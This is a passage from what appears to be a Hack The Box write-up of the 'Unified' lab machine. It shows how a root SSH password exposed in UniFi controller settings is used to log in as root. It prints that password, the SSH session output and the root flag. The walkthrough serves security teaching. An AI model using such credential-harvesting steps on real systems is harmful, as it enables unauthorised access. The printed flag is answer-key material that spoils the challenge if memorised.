
Make sure you spelled ‘administrator’ as username correctly.

We are in ! :



Now, we got Administrative access to the UniFi application.
As **HTB** article says:
'UniFi app offers a setting for SSH Authentication, which is a functionality that allows you to administer other Access Points over SSH from a console or terminal.'

Navigate to `settings → site` and scroll down to find the SSH Authentication setting. SSH authentication with a root password has been enabled. :



✓ Enable element adoption

● Default gateway ○ Custom IP Uplink IP Address

Allow automatic wireless meshing of your UAPs. This is required for any unwired UAP to properly function on the network. This will also cause a UAP that loses its connection to the gateway to stop broadcasting its networks.

Remote Logging ✓ Enable remote Syslog server ☐ Enable debug logging
✓ Log Syslog and Netconsole to this controller ✓ Only devices that support encrypted logs

DHCP Snooping ✓ Enable DHCP Snooping

AUTO-OPTIMIZE NETWORK

Automatically Optimize Network and WiFi performance OFF

DEVICE AUTHENTICATION

Authentication between elements (devices and the controller)

SSH Authentication ✓ Enable SSH authentication

Username root Password ••••••••••••••••••••••

SSH Credentials can be seen and changed by all of Site Admins.


SSH Keys No SSH keys have been defined.

The root SSH password shown in plaintext,
Now let’s try to connect via SSH by running:

```
ssh root@10.129.96.149
```


then it will ask for password, paste root password found in App:
‘`NotACrackablePassword4U2022`’

As you see, we successfully connected to ssh root:



```
┌──(root㉿kali)-[/home/kali]
└─# ssh root@10.129.96.149
The authenticity of host '10.129.96.149 (10.129.96.149)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.96.149' (ED25519) to the list of known hosts.
root@10.129.96.149's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

root@unified:~#
```

Now, let's find the root flag to finish this machine on HTB platform. 😄



```
root@unified:~# dir
root.txt
root@unified:~# cat root.txt
e50bc93c75b634e4b272d2f771c33681
root@unified:~#
```

Finally, Root flag is
'e50bc93c75b634e4b272d2f771c33681'

If you read my write-up till to the end here, Thank you so much. See you!

!!! I really wonder your positive/negative thoughts, Please write them to > !!!

www.saidsecurity.com

Or

https://t.me/elsenoraccount